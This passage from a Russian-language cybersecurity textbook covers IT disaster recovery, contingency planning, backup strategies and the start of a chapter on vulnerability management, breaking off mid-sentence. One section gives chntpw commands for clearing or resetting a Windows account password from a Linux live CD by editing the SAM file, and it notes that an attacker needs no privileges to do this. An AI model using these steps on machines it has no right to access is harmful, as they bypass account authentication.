Ситуация с ИТ-угрозами может сильно измениться за очень короткий промежуток времени. В предыдущих главах мы обсудили программу-вымогатель WannaCry и объяснили, что за короткое время она охватила более 150 стран. Это вызвало потери очень серьезных сумм и даже привело к смертям, когда зловредный код зашифровал данные на компьютерах, используемых для важных функций. Это одно из многих динамических изменений, которые влияют на ИТ-инфраструктуры и вынуждают организации быстро адаптироваться. Поэтому хороший план послеаварийного восстановления должен часто обновляться (3). Большинство организаций, пострадавших от WannaCry, были к этому не готовы и не знали, какие действия им следовало предпринять. Атака длилась всего несколько дней, но многих застала врасплох. Это ясно показы-

вает, что планы послеаварийного восстановления должны обновляться в зависимости от необходимости, а не по жесткому графику. Поэтому последним шагом в процессе послеаварийного восстановления должна быть настройка расписания обновления. В этом графике также должны быть предусмотрены обновления, чтобы выполнять их, когда это необходимо.

Вызовы

Есть много вызовов, с которыми сталкиваются при подготовке плана послеаварийного восстановления. Одним из них является отсутствие одобрения со стороны высшего руководства. Планирование послеаварийного восстановления воспринимается как простая тренировка для ложного события, которое может никогда не произойти (3).

Поэтому высшее руководство может не отдавать предпочтение разработке такого плана, а также может не одобрить амбициозный план, который кажется дорогим. Еще одной проблемой является ограничение по **допустимому времени восстановления** (recovery time objective – RTO), с которым сталкиваются команды послеаварийного восстановления. Допустимое время восстановления является ключевым определяющим фактором максимально допустимого времениостоя для организации. Временами команде послеаварийного восстановления сложно придумать экономически эффективный план в рамках допустимого времени восстановления. Наконец, существует проблема устаревших планов. ИТ-инфраструктура динамически меняется в своих попытках противостоять угрозам, с которыми она сталкивается. Поэтому очень важно актуализировать план послеаварийного восстановления, но некоторые организации этого не делают. Устаревшие планы могут быть неэффективными и неспособными восстановить деятельность организации в случае аварий, вызванных новыми векторами угроз.

ВОССТАНОВЛЕНИЕ БЕЗ ПЕРЕРЫВА В ОБСЛУЖИВАНИИ

Бывают ситуации, когда авария влияет на систему, которая все еще используется. Традиционные механизмы восстановления означают, что уязвимая система должна быть переведена в автономный режим, восстановлена из резервных копий, а затем снова переведена в режим онлайн. Есть организации с системами, которые не могут позволить себе роскошь быть отключенными, чтобы выполнить процесс восстановления. Существуют и другие системы, которые структурно построены таким образом, что их нельзя отключить с целью восстановления. В обоих случаях необходимо выполнить восстановление без перерыва в обслуживании. Можно это сделать двумя способами. Первый способ включает в себя установку чистой системы с правильными конфигурациями и неповрежденными файлами резервных копий поверх неисправной системы. Конечным результатом является то, что от неисправной системы избавляются вместе с ее файлами, а новая система вступает в действие.

Второй тип восстановления без перерыва в обслуживании – это когда инструменты восстановления данных используются в системе, которая все еще включена. Инструменты восстановления могут запускать обновление всех существующих конфигураций, чтобы изменить их на правильные. Также можно заменить неисправные файлы недавними резервными копиями. Этот тип восстановления используется при наличии ценных данных, которые должны быть восстановлены в существующей системе. Это позволяет изменять систему, не затрагивая нежелательные файлы, а также разрешает выполнять восстановление сервиса, не прибегая к полному восстановлению системы. Хороший пример – восстановление Windows с использованием Linux live CD. Live CD может выполнять множество процессов восстановления, тем самым избавляя пользователя от необходимости устанавливать новую версию Windows, теряя все существующие программы (4). Например, live CD можно использовать для сброса или изменения пароля на компьютере с Windows. Утилита Linux, используемая для сброса или изменения паролей, называется chntpw. Злоумышленнику не нужны для этого привилегии суперпользователя. Пользователь должен загрузить компьютер с Windows с Ubuntu live CD и установить chntpw (4). Live CD обнаружит диски на компьютере, и пользователю просто нужно будет идентифицировать тот, который содержит установку Windows.

Располагая этой информацией, пользователь должен ввести в терминале следующие команды:

```
cd/media  
ls  
cd <hdd or ssd label>  
cd windows/system32/config
```

Это каталог, который содержит конфигурации Windows:

```
sudo chntpw sam
```

В предыдущей команде sam – это файл конфигурации, содержащий реестр Windows (4).

После открытия в терминале появится список, показывающий все учетные записи пользователей на ПК, и приглашение для редактирования пользователей. Есть два варианта: очистка пароля или сброс старого пароля.

Команда для сброса пароля в терминале может выглядеть так:

```
sudo chntpw -u <user> SAM
```

Как упоминалось в ранее рассмотренном примере, когда пользователи не могут вспомнить свои пароли Windows, они могут восстановить свои учетные записи, используя live CD, не ломая работающую инсталляцию Windows. Существует множество других процессов быстрого восстановления систем, и у всех них есть некоторое сходство. Существующая система никогда не стирается полностью.

ПЛАНИРОВАНИЕ НА СЛУЧАЙ НЕПРЕДВИДЕННЫХ ОБСТОЯТЕЛЬСТВ

Организации должны защищать свои сети и ИТ-инфраструктуру от полного отказа. Планирование на случай непредвиденных обстоятельств – это процесс принятия временных мер для обеспечения быстрого восстановления после сбоев и в то же время ограничения степени ущерба, вызванного сбоями (5). Это причина, почему планирование на случай непредвиденных обстоятельств является важной ответственностью, которую должны брать на себя организации. Процесс планирования включает в себя выявление рисков, которым подвержена ИТ-инфраструктура, и последующую разработку стратегий исправления, позволяющих значительно снизить влияние рисков. Существует множество рисков, с которыми сталкиваются организации: начиная от стихийных бедствий и заканчивая неосторожными действиями пользователей. Последствия, которые могут быть вызваны этими рисками, варьируются от легких, таких как отказы дисков, до серьезных, таких как физическое разрушение фермы серверов. Даже при условии того, что организации, как правило, выделяют ресурсы на предотвращение возникновения таких рисков, невозможно устраниить их все (5). Одна из причин, по которой их нельзя устраниить, заключается в том, что организации зависят от многих критически важных ресурсов, находящихся вне их контроля, таких как телекоммуникации. Другие причины включают в себя продвижение угроз и неконтролируемые действия внутренних пользователей из-за халатности или злого умысла.

Поэтому организации должны прийти к осознанию того, что однажды они могут проснуться и стать свидетелями катастрофы, которая нанесла серьезный ущерб. У них должен быть надежный план действий на случай непредвиденных обстоятельств, включая проверенные планы выполнения и графики своевременной актуализации этих планов. Чтобы план действий на случай непредвиденных обстоятельств был эффективным, организации должны гарантировать, что:

- они понимают интеграцию между планом действий в чрезвычайных ситуациях и другими планами обеспечения непрерывности бизнеса;
- они тщательно разрабатывают планы действий на случай непредвиденных обстоятельств и обращают внимание на выбранные ими стратегии восстановления, а также допустимое время восстановления;
- они разрабатывают планы действий в чрезвычайных ситуациях, уделяя особое внимание упражнениям, тренировкам и обновлению задач.

План действий в чрезвычайных ситуациях должен охватывать следующие ИТ-платформы и предоставлять адекватные стратегии и методы их восстановления:

- рабочие станции, ноутбуки и смартфоны;
- серверы;
- сайты;
- интранет;

- глобальные вычислительные сети;
- распределенные системы (если таковые имеются);
- серверные комнаты или фермы (если таковые имеются).

Процесс планирования на случай непредвиденных обстоятельств в сфере ИТ

Планирование на случай непредвиденных обстоятельств в сфере ИТ помогает организациям подготовиться к будущим неудачным событиям, чтобы они могли своевременно и эффективно реагировать на них. Такого рода события могут быть вызваны отказом оборудования, киберпреступностью, стихийными бедствиями и беспрецедентными человеческими ошибками. Когда они случаются, организация должна продолжать работу, даже если ей нанесен значительный ущерб. Это причина, почему ИТ-планирование имеет большое значение. Этот процесс состоит из следующих пяти этапов.

Разработка политики планирования на случай непредвиденных обстоятельств

Хороший план действий в чрезвычайных ситуациях должен основываться на четкой политике, которая определяет цели организации на случай непредвиденных обстоятельств и устанавливает сотрудников, ответственных за планирование действий в чрезвычайных ситуациях. Все старшие сотрудники должны поддерживать программу действий в чрезвычайных ситуациях. Следовательно, они должны быть включены в разработку согласованной политики планирования действий в чрезвычайных ситуациях на всей территории, которая определяет роли и обязанности планирования действий в чрезвычайных ситуациях. Разработанная ими политика должна содержать следующие ключевые элементы:

- область, которую будет охватывать план действий в чрезвычайных ситуациях;
- необходимые ресурсы;
- потребности в обучении пользователей организации;
- графики тестирования, тренировки и обслуживания;
- графики резервного копирования и места их хранения;
- определения ролей и обязанностей лиц, которые являются частью плана действий в чрезвычайных ситуациях.

Проведение анализа последствий для деятельности

Анализ последствий для деятельности поможет координаторам планирования действий в чрезвычайных ситуациях легко охарактеризовать системные требования организации и их взаимозависимости. Эта информация поможет им определить требования организации на случай непредвиденных обстоятельств и приоритеты при разработке плана действий в чрезвычайных ситуациях. Основная цель проведения анализа последствий, однако, состоит в том,

чтобы соотнести различные системы с критически важными услугами, которые они предлагают (6).

Исходя из этой информации, организация может определить индивидуальные последствия нарушения работы каждой системы. Такой анализ должен проводиться в три этапа, как показано на рис. 14.2.



Рис. 14.2

Определение критических ИТ-ресурсов Хотя иногда ИТ-инфраструктура может быть сложной и содержащей множество компонентов, только некоторые из них имеют решающее значение. Это ресурсы, которые поддерживают основные бизнес-процессы, такие как обработка платежной ведомости, обработка транзакций или оформление заказа в интернет-магазине. Критически важными ресурсами являются серверы, сеть и каналы связи. Однако на разных предприятиях могут быть свои важные ресурсы.

Выявление последствий нарушения Для каждого из идентифицированных критических ресурсов предприятие должно определить допустимое время простоя. Максимально допустимое время простоя – это период недоступности ресурса, в течение которого предприятие не будет испытывать серьезных последствий (6). У разных организаций будет разное максимально допустимое время простоя в зависимости от их основных бизнес-процессов. Например, у интернет-магазина максимально допустимое время простоя сети меньше, чем в обрабатывающей промышленности. Организация должна внимательно наблюдать за своими ключевыми процессами и составлять оценки максималь-

но допустимого времени, в течение которого они могут оставаться недоступными, не оказывая неблагоприятных последствий. Наилучшие оценки времени простоя должны быть получены путем уравновешивания стоимости сбоев и стоимости восстановления ИТ-ресурса.

Разработка приоритетов восстановления Исходя из информации, которую организация получила на предыдущем этапе, она должна определить приоритеты ресурсов, которые должны быть восстановлены первыми. Наиболее важные ресурсы, такие как каналы связи и сеть, почти всегда являются приоритетными. Тем не менее это все еще зависит от характера организации. Некоторые организации могут даже отдать приоритет восстановлению производственных линий, а не сети.

Определение средств профилактического контроля

После проведения анализа последствий для деятельности организация получит жизненно важную информацию о своих системах и требованиях по их восстановлению. Некоторые эффекты, выявленные в ходе анализа, можно нейтрализовать с помощью профилактических мер. Это меры, которые могут быть созданы для обнаружения, сдерживания или уменьшения воздействия сбоев в системе. Если превентивные меры осуществимы и в то же время не очень затратны, следует принять их для оказания помощи в восстановлении системы. Однако иногда использование превентивных мер для всех типов сбоев, которые могут произойти, может быть довольно затратным делом. Существует очень широкий спектр профилактических средств управления, начиная со средств, которые предотвращают перебои в подаче электроэнергии, и заканчивая теми, что предотвращают возгорание.

Разработка стратегий восстановления

Это стратегии, которые будут использоваться для быстрого и эффективного восстановления ИТ-инфраструктуры после того, как произошел сбой. Стратегии восстановления должны быть разработаны с акцентом на информацию, полученную в ходе анализа последствий для деятельности. При выборе между альтернативными стратегиями, такими как затраты, безопасность, совместимость в рамках всего сайта и допустимое время восстановления организации (7), нужно учитывать ряд моментов.

Стратегии восстановления также должны состоять из сочетания методов, дополняющих друг друга и охватывающих весь ландшафт угроз, с которыми сталкивается организация.

Ниже приведены наиболее часто используемые методы восстановления.

Резервные копии Время от времени данные, содержащиеся в системах, должны быть скопированы. Интервалы резервного копирования, однако, должны быть достаточно короткими, чтобы собрать достаточно свежие данные (7). В случае аварии, которая приводит к потере систем и данных в них, организация может легко восстановиться. Она может переустановить систему, а затем

загрузить самую последнюю резервную копию и встать на ноги. Необходимо создавать и внедрять политики резервного копирования. Они, по крайней мере, должны охватывать места хранения резервных копий, соглашения об именах резервных копий, частоту выполнения и способы передачи данных на резервные сайты.

Рисунок 14.3 иллюстрирует полный процесс резервного копирования.




Рис. 14.3

Облачные резервные копии имеют преимущество в стоимости, надежности, доступности и размере. Поскольку организация не покупает оборудование и не покрывает расходы на обслуживание облачных серверов, это обходится дешевле. Так как облачные резервные копии всегда в сети, они более надежны и доступны по сравнению с резервными копиями на внешних устройствах хранения. Наконец, гибкость аренды, когда можно арендовать столько места, сколько нужно, дает преимущество в емкости хранилища, которая растет в соответствии со спросом. Два основных недостатка облачных вычислений – это конфиденциальность и безопасность.

Альтернативные резервные узлы Есть некоторые сбои, которые имеют долгосрочные последствия. Это заставляет организацию закрывать операции на текущей инфраструктуре на долгий период времени. План действий в чрез-

вычайных ситуациях должен предусматривать варианты продолжения коммерческой деятельности на альтернативном объекте.

Существует три типа альтернативных резервных узлов: узлы, принадлежащие организации; узлы, приобретенные по соглашениям с внутренними или внешними организациями; узлы, приобретаемые посредством аренды (7). Альтернативные резервные узлы классифицируются в зависимости от их готовности продолжить операции компании. «Холодный резерв» – это узел, который располагает всеми необходимыми вспомогательными ресурсами для проведения ИТ-операций. Однако организация должна установить необходимое ИТ-оборудование и телекоммуникационные услуги для восстановления ИТ-инфраструктуры. «Теплые резервы» частично оснащены и поддерживаются в состоянии, в котором они готовы продолжать использовать перемещенные ИТ-системы. Тем не менее им требуется подготовка, чтобы быть полностью работоспособными. «Горячие резервы» адекватно оснащены и укомплектованы персоналом для продолжения работы, когда основная инфраструктура пострадала в ходе аварии. Мобильные узлы – это мобильные офисные помещения, которые поставляются со всем необходимым ИТ-оборудованием для размещения ИТ-систем. Наконец, зеркальные резервы представляют собой избыточные объекты, обладающие теми же ИТ-системами и данными, что и основная инфраструктура, и могут бесперебойно продолжать работу, когда на основном объекте происходит авария.

Ниже приводится краткое описание альтернативных сайтов в порядке восстановления их готовности продолжать операции:

- **холодные резервы:**
 - имеют наготове вспомогательные ресурсы;
 - требуют установки ИТ-оборудования и телекоммуникационных сервисов;
- **теплые резервы:**
 - частично оснащены и находятся в состоянии готовности;
 - требуют подготовки через кадровое обеспечение, чтобы быть работоспособными;
- **горячие резервы:**
 - адекватно оснащены и укомплектованы персоналом для продолжения ИТ-операций;
 - зеркальные резервы:
 - точные копии основных объектов.

Замена оборудования Как только произойдет разрушительная катастрофа, которая нанесет ущерб критически важному оборудованию и программному обеспечению, организации придется принять меры для их замены. Есть три варианта, на которые можно пойти. Один из них – соглашения с поставщиками, когда последние уведомляются о необходимости реагирования на аварию с нужными заменами. Другой вариант – это инвентаризация оборудования, когда организация заранее закупает запасные части для критически важного

IT-оборудования и хранит их в безопасности. После аварии запасное оборудование можно использовать для замены на главном сайте или установить его на альтернативных сайтах для восстановления IT-услуг. Наконец, организация может решить использовать любое существующее совместимое оборудование в качестве замены поврежденного. Этот вариант включает в себя заимствование оборудования из альтернативных сайтов.

Тестирование плана, обучение и тренировка После разработки плана действий в чрезвычайных ситуациях его необходимо протестировать, чтобы выявить недостатки, которые могут возникнуть. Также необходимо провести тестирование, чтобы оценить готовность сотрудников выполнять план в случае аварии. При тестировании таких планов следует сосредоточиться на скорости восстановления из резервных копий и на альтернативных резервных узлах, совместной работе персонала по восстановлению, производительности восстановленных систем на альтернативных узлах и простоте восстановления нормальной работы. Тестирование должно проводиться в худшем случае с помощью учебных или функциональных упражнений.

Учебные упражнения являются наименее затратными, поскольку сотрудники в основном проходят восстановительные работы на занятиях, прежде чем выполнять практические упражнения.

Функциональные упражнения, с другой стороны, более сложны и требуют имитации аварии, а персонал должен быть обучен на практике тому, как реагировать.

Теоретическое обучение используется, чтобы дополнить практическое обучение и закрепить то, что сотрудники узнали во время упражнений. Обучение должно проводиться как минимум ежегодно.

Обслуживание

План действий в чрезвычайных ситуациях необходимо поддерживать в надлежащем состоянии, чтобы он мог реагировать на текущие риски, требования, структуру организации и политики. Поэтому его следует постоянно обновлять, чтобы отразить изменения, внесенные организацией, или изменения в ландшафте угроз. План необходимо регулярно пересматривать и обновлять, а обновления следует документировать. Обзор нужно проводить ежегодно, и все отмеченные изменения должны быть осуществлены в течение короткого периода времени. Это делается для предотвращения катастрофы, к которой организация еще не готова.

ПЕРЕДОВЫЕ МЕТОДЫ ВОССТАНОВЛЕНИЯ

С помощью вышеупомянутых процессов, которые являются частью плана аварийного восстановления, можно достичь лучших результатов, если следовать определенным передовым методам. Одним из них является наличие внешнего хранилища для архивных резервных копий. Облако – это готовое решение для безопасного хранения вне офиса.

Еще один способ – вести учет любых изменений, внесенных в ИТ-инфраструктуру, чтобы упростить процесс проверки соответствия плана действий в чрезвычайных ситуациях для новых систем. Также полезно проводить упреждающий мониторинг ИТ-систем, чтобы достаточно рано определить, что происходит авария, и запустить процесс восстановления. Организации также должны внедрять отказоустойчивые системы, которые могут выдерживать определенную степень подверженности авариям. Реализация технологии RAID (*redundant array of independent disks – избыточный массив независимых дисков*) для серверов – один из способов достижения избыточности. Также необходимо проверить целостность резервных копий, чтобы убедиться, что в них нет ошибок. Организации было бы неприятно осознать, что после аварии ее резервные копии содержат ошибки и бесполезны. Наконец, следует регулярно проверять процесс восстановления системы из резервных копий. Весь ИТ-персонал должен быть полностью в курсе этого.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Bradbury C. DISASTER! Creating and testing an effective Recovery Plan // Manager. 2008. С. 14–16. <https://search.proquest.com/docview/224614625?accountid=45049>.
2. Krousliss B. Disaster recovery planning // Catalog Age. 2007. № 10 (12). С. 98. <https://search.proquest.com/docview/200632307?accountid=45049>.
3. Drill S. Assume the Worst In IT Disaster Recovery Plan // National Underwriter. P & C. 2005. № 109 (8). С. 14–15. <https://search.proquest.com/docview/22859344?accountid=45049>.
4. Newton M. LINUX TIPS // PC World. 2005. С. 150. <https://search.proquest.com/docview/231369196?accountid=45049>.
5. Mitome Y., and Speer K. D. Embracing disaster with contingency planning // Risk Management. 2008. № 48 (5). С. 18–20. <https://search.proquest.com/docview/227019730?accountid=45049>.
6. Dow J. Planning for Backup and Recovery // Computer Technology Review. 2004. № 24 (3). С. 20–21. <https://search.proquest.com/docview/220621943?accountid=45049>.
7. Jordan E. IT contingency planning: management roles // Information Management & Computer Security. 1999. № 7 (5). С. 232–238. <https://search.proquest.com/docview/212366086?accountid=45049>.

РЕЗЮМЕ

В этой главе мы обсудили способы подготовки организаций к обеспечению непрерывности бизнеса на случай аварий. Мы поговорили о процессе планирования послеаварийного восстановления и выдвинули на первый план то, что должно быть сделано, чтобы идентифицировать риски, которым подвергаются организации, расставить приоритеты для критических ресурсов, которые бу-

дут восстановлены, и определить наиболее подходящие стратегии восстановления. В этой главе мы также обсудили моментальное восстановление систем, пока они остаются в сети. Мы уделили много внимания планированию на случай непредвиденных обстоятельств и обсудили весь процесс планирования на этот случай, затронув вопрос о том, как необходимо разрабатывать, тестировать и поддерживать надежный план. Наконец, здесь мы привели передовые методы, которые можно использовать в процессе восстановления для достижения оптимальных результатов.

В этой главе мы завершаем обсуждение стратегий атак, используемых киберпреступниками, и мер по управлению уязвимостями и аварийному восстановлению, которые могут использовать цели.

Глава 15

Управление уязвимостями

В предыдущих главах вы узнали о процессе восстановления и о том, как важно иметь хорошую стратегию восстановления и соответствующие инструменты. Часто эксплуатация уязвимости может привести к сценарию послеаварийного восстановления. Следовательно, крайне важно иметь систему, которая может предотвратить эксплуатирование уязвимости в первую очередь. Но как это сделать, если вы не знаете, уязвима ли ваша система? Ответ заключается в том, чтобы у вас был процесс управления уязвимостями, который можно использовать для их выявления и нейтрализации. Эта глава посвящена механизмам, которые организации и отдельные лица должны внедрить, чтобы их было труднее скомпрометировать. Вряд ли система может быть безопасной и защищенной на 100 %. Тем не менее есть меры, которые можно использовать, чтобы помешать хакерам завершить свою миссию.

В этой главе будут рассмотрены следующие темы:

- создание стратегии управления уязвимостями;
- инструменты управления уязвимостями;
- реализация управления уязвимостями;
- передовые методы управления уязвимостями.

Создание стратегии управления уязвимостями

Оптимальный подход к созданию эффективной стратегии управления уязвимостями – сделать ее жизненным циклом управления уязвимостями. Как и жизненный цикл атаки, жизненный цикл управления уязвимостями упорядоченно планирует все процессы по их нейтрализации. Это позволяет целям и жертвам инцидентов, связанных с кибербезопасностью, нейтрализовать ущерб, который они понесли или могут понести. Правильное противодействие выполняется в нужное время, чтобы найти и устраниТЬ уязвимости, прежде чем злоумышленники смогут этим воспользоваться.

Стратегия управления уязвимостями состоит из шести отдельных этапов. В этом разделе будет обсуждаться каждый из них, как и то, от чего они должны защищать. Мы также обсудим проблемы, которые, как ожидается, будут решаться на каждом из этих этапов.

Инвентаризация ресурсов

Первым этапом в стратегии управления уязвимостями должно стать проведение инвентаризации. Тем не менее во многих организациях нет эффективного реестра ресурсов, поэтому они испытывают трудности при защите своих устройств. Инвентаризация ресурсов – это инструмент, который администраторы безопасности могут использовать для просмотра устройств, имеющихся в организации, и выделения тех, которые должны быть защищены программным обеспечением. Когда речь идет о стратегии управления уязвимостями, организация должна начать с того, чтобы сделать одного сотрудника ответственным за инвентаризацию ресурсов с целью гарантировать, что все устройства зарегистрированы и что результат инвентаризации актуален (1). Инвентаризация ресурсов также является отличным инструментом, который сетевые и системные администраторы могут использовать для быстрого поиска и исправления устройств и систем.

Без этого о некоторых устройствах могут забыть при исправлении или установке нового программного оборудования, используемого для обеспечения безопасности. Это устройства и системы, на которые будут нацелены злоумышленники. Как было показано в главе 5 «Компрометация системы», существуют инструменты, которые могут сканировать сеть и определять, в каких системах не установлены исправления. Отсутствие инвентаризации ресурсов также может привести к недостаточному выделению или перерасходу средств на обеспечение безопасности. Это связано с тем, что она не может правильно определить устройства и системы, для которых ей необходимо приобрести защиту. Проблем, которые ожидаются на этом этапе, много. ИТ-отделы в современных организациях часто сталкиваются с плохим управлением изменениями, поддельными серверами и отсутствием четких границ сети. Организациям также не хватает эффективных инструментов, чтобы поддерживать инвентаризацию в согласованном порядке.

Управление информацией

Вторым этапом стратегии управления уязвимостями является контроль того, как информация поступает в организацию. Наиболее важной информацией является интернет-трафик, поступающий из сети организации. Увеличилось количество червей, вирусов и других вредоносных программ, от которых нужно защищаться. Также усилился поток трафика как внутри, так и снаружи локальных сетей. Возросший поток трафика угрожает распространением большего количества вредоносных программ. Поэтому следует обратить внимание на этот информационный поток, чтобы не допустить проникновения угроз из сети. Помимо угрозы вредоносных программ, управление информацией также касается данных организации. Организации хранят разные типы данных, и некоторые из них ни в коем случае не должны попасть в руки не тех людей. Если к коммерческой тайне и личной информации клиентов получат доступ хакеры, это может нанести непоправимый ущерб. Организация может

лишиться своей репутации либо даже быть оштрафована на огромные суммы за неспособность защитить пользовательские данные. Конкурирующие организации могут получить секретные формулы, прототипы и бизнес-секреты, что позволит им обойти компанию, ставшую жертвой взлома. Следовательно, управление информацией имеет жизненно важное значение в стратегии управления уязвимостями.

Организация может развернуть **команду компьютерной безопасности по реагированию на инциденты** для обработки всего, что угрожает хранению и передаче информации (2). Вышеупомянутая команда будет не только реагировать на инциденты со взломом, но и сообщать руководству, когда предпринимаются попытки вторжения, чтобы получить доступ к конфиденциальной информации. Также она будет определять, какие наиболее правильные меры следует предпринять в этой связи. Помимо этой команды, организация может принять политику наименьших привилегий, когда дело доходит до доступа к информации. Эта политика гарантирует, что пользователям запрещен доступ к любой информации, кроме той, что необходима им для выполнения своих обязанностей. Сокращение числа лиц, имеющих доступ к конфиденциальной информации, – хорошая мера для уменьшения возможностей атаки (2). Наконец, в стратегии управления информацией организации можно было бы создать механизмы для обнаружения и предотвращения доступа злоумышленников к файлам. Эти механизмы можно внедрить в сеть, чтобы запретить вход вредоносному трафику и гарантировать поступление оповещений о наличии подозрительных действий, таких как отслеживание (snooping). Их также можно установить на устройствах конечных пользователей, чтобы предотвратить незаконное копирование или чтение данных.

На этом этапе стратегии управления уязвимостями существует несколько проблем. Начнем с того, что с годами объемы информации увеличивались, что усложняло работу с ней, а также контроль над доступом к ней. Ценная информация, касающаяся потенциальных взломов, такая как оповещения, также превысила возможности обработки большинства IT-отделов. Неудивительно, что релевантные оповещения об атаках отбрасываются как ложные срабатывания из-за количества аналогичных оповещений, которые IT-отдел получает ежедневно.

Бывали случаи, когда атаки на организации осуществлялись вскоре после игнорирования оповещений, поступавших от средств мониторинга сети. Нельзя перекладывать всю вину на IT-отдел, т. к. существует огромное количество новой информации, которую такие инструменты генерируют каждый час. Большая часть – ложные срабатывания. Трафик, входящий и выходящий из сетей организации, также стал сложным. Вредоносные программы передаются нетрадиционными способами. Также возникает проблема, когда речь идет о передаче информации о новых уязвимостях обычным пользователям, которые не разбираются в техническом жаргоне. Все эти проблемы влияют на время отклика и действия, которые организация может предпринять в случае потенциальных или проверенных попыток взлома.

Оценка рисков

Это третий шаг в стратегии управления уязвимостями. Прежде чем риски могут быть нейтрализованы, команда по обеспечению безопасности должна провести углубленный анализ уязвимостей, с которыми она сталкивается. В идеальной ИТ-среде команда по обеспечению безопасности может реагировать на все уязвимости, поскольку у нее достаточно ресурсов и времени. Однако в действительности существует очень много ограничивающих факторов, когда речь идет о ресурсах, доступных для нейтрализации рисков. Вот почему оценка рисков имеет решающее значение. На этом этапе организация должна расставить приоритеты одних уязвимостей над другими и выделить ресурсы для их устранения. Оценка рисков состоит из 5 этапов.

Область действия

Оценка рисков начинается с определения области действия. Команда по обеспечению безопасности имеет ограниченный бюджет. Поэтому она должна определить области, которые будет охватывать, и те области, с которыми работать не будет. Она определяет объект защиты, его чувствительность и уровень, на котором его нужно защищать. Область действия должна быть тщательно выверена, поскольку ей предстоит определять, откуда будет проводиться анализ внутренних и внешних уязвимостей.

Сбор данных

После определения области действия необходимо собрать данные о существующих политиках и процедурах, которые применяются для защиты организации от киберугроз. Это можно сделать с помощью интервью, анкет и опросов, проводимых для персонала, таких как пользователи и сетевые администраторы. Все сети, приложения и системы, которые охватываются областью действия, должны собирать соответствующие данные. Эти данные могут включать в себя пакет обновления, версию ОС, работающие приложения, местоположение, права на управление доступом, тесты на обнаружение вторжений, тесты брандмауэра, сетевые обзоры и сканирование портов. Эта информация позволит лучше понять тип угроз, с которыми сталкиваются сети, системы и приложения.

Анализ политик и процедур

Организации устанавливают политики и процедуры для управления использованием своих ресурсов. Они обеспечивают правильное и безопасное использование. Поэтому важно пересмотреть и проанализировать существующие политики и процедуры. Там могут быть недостатки. Некоторые политики также могут быть непрактичными. Анализируя политики и процедуры, следует также определить уровень их соответствия со стороны пользователей и администраторов. То, что политика и процедуры сформулированы и распространяются, не означает, что они соблюдаются. Наказания, установленные за несоблюдение, также следует проанализировать. В конце концов, станет известно, достаточно ли у организации политик и процедур для устранения уязвимостей.

Анализ уязвимостей

После анализа политик и процедур необходимо провести анализ уязвимостей, чтобы определить уязвимость организации и выяснить, достаточно ли у нее защитных мер, чтобы защитить себя. Анализ уязвимостей выполняется с помощью инструментов, которые мы обсуждали в главе 4 «Разведка и сбор данных». Здесь используются те же инструменты, что применяют хакеры для определения уязвимостей организации, чтобы принять решение, какие эксплойты использовать. Обычно для этого процесса организации вызывают специалистов, проводящих тестирование на проникновение в сеть. Самым большим недостатком в анализе уязвимостей является количество выявленных ложных срабатываний, которые необходимо отфильтровать. Поэтому следует использовать вместе разные инструменты, чтобы составить надежный список существующих в организации уязвимостей.

Специалисты, проводящие тестирование на проникновение, должны имитировать реальные атаки и выявлять системы и устройства, которые испытывают стресс и подвергаются компрометации в процессе этого. В конце выявленные уязвимости классифицируются в соответствии с рисками, которые они представляют для организации. Уязвимости с меньшей степенью серьезности и подверженности воздействию обычно имеют низкий рейтинг. В системе оценки уязвимостей есть три класса. Младший класс предназначен для уязвимостей, которые требуют много ресурсов для эксплуатации, но при этом оказывают очень небольшое влияние на организацию. Умеренный класс предназначен для уязвимостей с разумным потенциалом для повреждения, эксплуатации и воздействия. Класс повышенной серьезности предназначен для уязвимостей, которые требуют мало ресурсов для эксплуатации, но могут нанести большой ущерб организации при их наличии.

Анализ угроз

Угрозы организации представляют собой действия, код или программное обеспечение, которые могут привести к подделке, уничтожению данных или прерыванию функционирования служб. Анализ угроз проводится для оценки рисков, которые могут возникнуть в организации. Выявленные угрозы должны быть проанализированы с целью определения их влияния на организацию. Угрозы классифицируются аналогично уязвимостям, но измеряются с точки зрения мотивации и возможностей. Например, у инсайдера может быть низкая мотивация для осуществления злонамеренной атаки на организацию, но множество возможностей, благодаря тому что он знает, как работает организация изнутри. Поэтому система оценок может несколько отличаться от той, что используется при анализе уязвимостей. В конце определяется количество выявленных угроз, а также проводится их классификация.

Анализ приемлемых рисков

Анализ приемлемых рисков – последний этап. Здесь существующие политики, процедуры и механизмы безопасности сначала оцениваются, чтобы опреде-

